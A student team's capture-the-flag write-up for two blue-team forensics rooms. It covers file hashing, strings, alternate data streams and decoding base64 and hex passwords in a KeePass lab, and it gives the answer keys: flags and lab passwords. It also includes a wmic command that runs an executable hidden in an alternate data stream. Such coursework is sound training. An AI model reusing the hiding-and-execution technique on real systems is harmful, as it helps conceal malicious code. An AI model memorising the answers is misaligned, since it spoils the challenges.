PSP0201

Week 6

Writeup

Group Name: Woohoo


Members

ID	Name	Role
1211100312	CHAN HAO YANG	Leader
1211101506	LEONG JIA YI	Member
1211101961	CHAI DI SHENG	Member
1211101726	TAI JIN PEI	Member


Day 21-[Blue Teaming]Time for some ELForensics

Tools Used: Attack box,Terminal,Remmina

Solution/Walkthrough:



First, we open up remmina and login with the username and password provided.



In the powershell, we use **cd .\Documents** and **dir** to see the contents in Documents

```
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1
```

We then type **more '.\db file hash.txt'** to get the file hash.

Q1: Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

ANS: 596690FFC54AB6101932856E6A78E3A1

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm       Hash
---------       ----
MD5             5F037501FB542AD2D9B06EB12AED09F0
```

After that, we type **Get -FileHash -Algorithm MD5 .\deebee.exe** to get the MD5 file hash.

Q2: What is the MD5 file hash of the mysterious executable within the Documents folder?

ANS: 5F037501FB542AD2D9B06EB12AED09F0


```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe

Algorithm       Hash
---------       ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F55...
```

Q3: What is the SHA256 file hash of the mysterious executable within the Documents folder?

ANS:F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F55...


```
PS C:\Users\littlehelper\Documents> .\deebee.exe
```

Then we type **.\deebee.exe** to see the content of the exe file




Thirdly, we type **C:\Tools\strings64.exe -accepteula .\deebee.exe**.

Q4: Using Strings find the hidden flag within the executable?




ANS:THM{f6187e6cbeb1214139ef313e108cb6f9}



Fourthly, we type **Get -Item -Path .\deebee.exe -Stream ***.


Q5: What is the powershell command used to view ADS?

ANS:Get-Item -Path file.exe -Stream *




Finally, we use **wmic process call create $(Resolve-Path .\deebee.exe:hidedb)** and execute the program.

Q6: What is the flag that is displayed when you run the database connector file?



ANS:THM{088731ddc7b9fdeccaed982b07c297c}

Q7: Which list is Sharika Spooner on?



ANS:Naughty List

Q8: Which list is Jaime Victoria on?

```
Karly Lorenzo
Cira Mccay
Andre Schepis
Gabriel Youngren
Lilia Waldrip
Jesenia Pressley
Zulema Mcgrory
Alishia Abadie
Clementine Wotring
Maximina Lamer
Allyson Reich
Laurine Bryce
Carmelo Reichel
Savannah Helsel
Rossie Nordin
Glenn Malpass
Dahlia Bortz
Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
Delphine Gossard
Jaime Victoria
```

ANS:Nice List


Thought Process/Methodology:

First, we open up remmina and login with the username and password provided.In the powershell, we use **cd .\Documents** and **dir** to see the contents in Documents. We type **more '.\db file hash.txt'** and **Get -FileHash -Algorithm MD5 .\deebee.exe** to get the two file hash.Secondly, we type **.\deebee.exe** to see the content of the exe file.Thirdly, we type **C:\Tools\strings64.exe -accepteula .\deebee.exe** to scan the mysterious executable.Fourthly, we type **Get -Item -Path .\deebee.exe -Stream *** to view the ADS using Powershell.Finally, we use **wmic process call create $(Resolve-Path .\deebee.exe:hidedb)** command to run to launch the hidden executable hiding within ADS and we will get the flag and the two list.


Day 22-[Blue Teaming]Elf McEager becomes CyberElf


Tools Used: Attack box,Terminal,Remmina,Google Chrome

Solution/Walkthrough:





First, we open up remmina and login with the username and password provided.





When we open up Keepass, it will ask for the Master Password but we have no idea about it.






Second, we copy the code in the directory and go to CyberChef website to translate the code.

Q1: What is the password to the KeePass database?

ANS:thegrinchwashere




We will get access to KeePass after inserting the password.

Q2: What is the encoding method listed as the 'Matching ops'?


Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=',true,false)	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28


ANS:base64

Q3: What is the note on the hiya key?



ANS:Your passwords are now encoded. You will never get access to your systems! Hahahaa >:^P






Third,we open up the Elf Server and copy the password and translate it in CyberChef.


Q4: What is the decoded password value of the Elf Server?

ANS:sn0wM4n!

Q5: What was the encoding used on the Elf Server password?

ANS:Hex






Fourth, we will continue to translate the password for ElfMail.


Q6: What is the decoded password value for ElfMail?


ANS:ic3Skating!



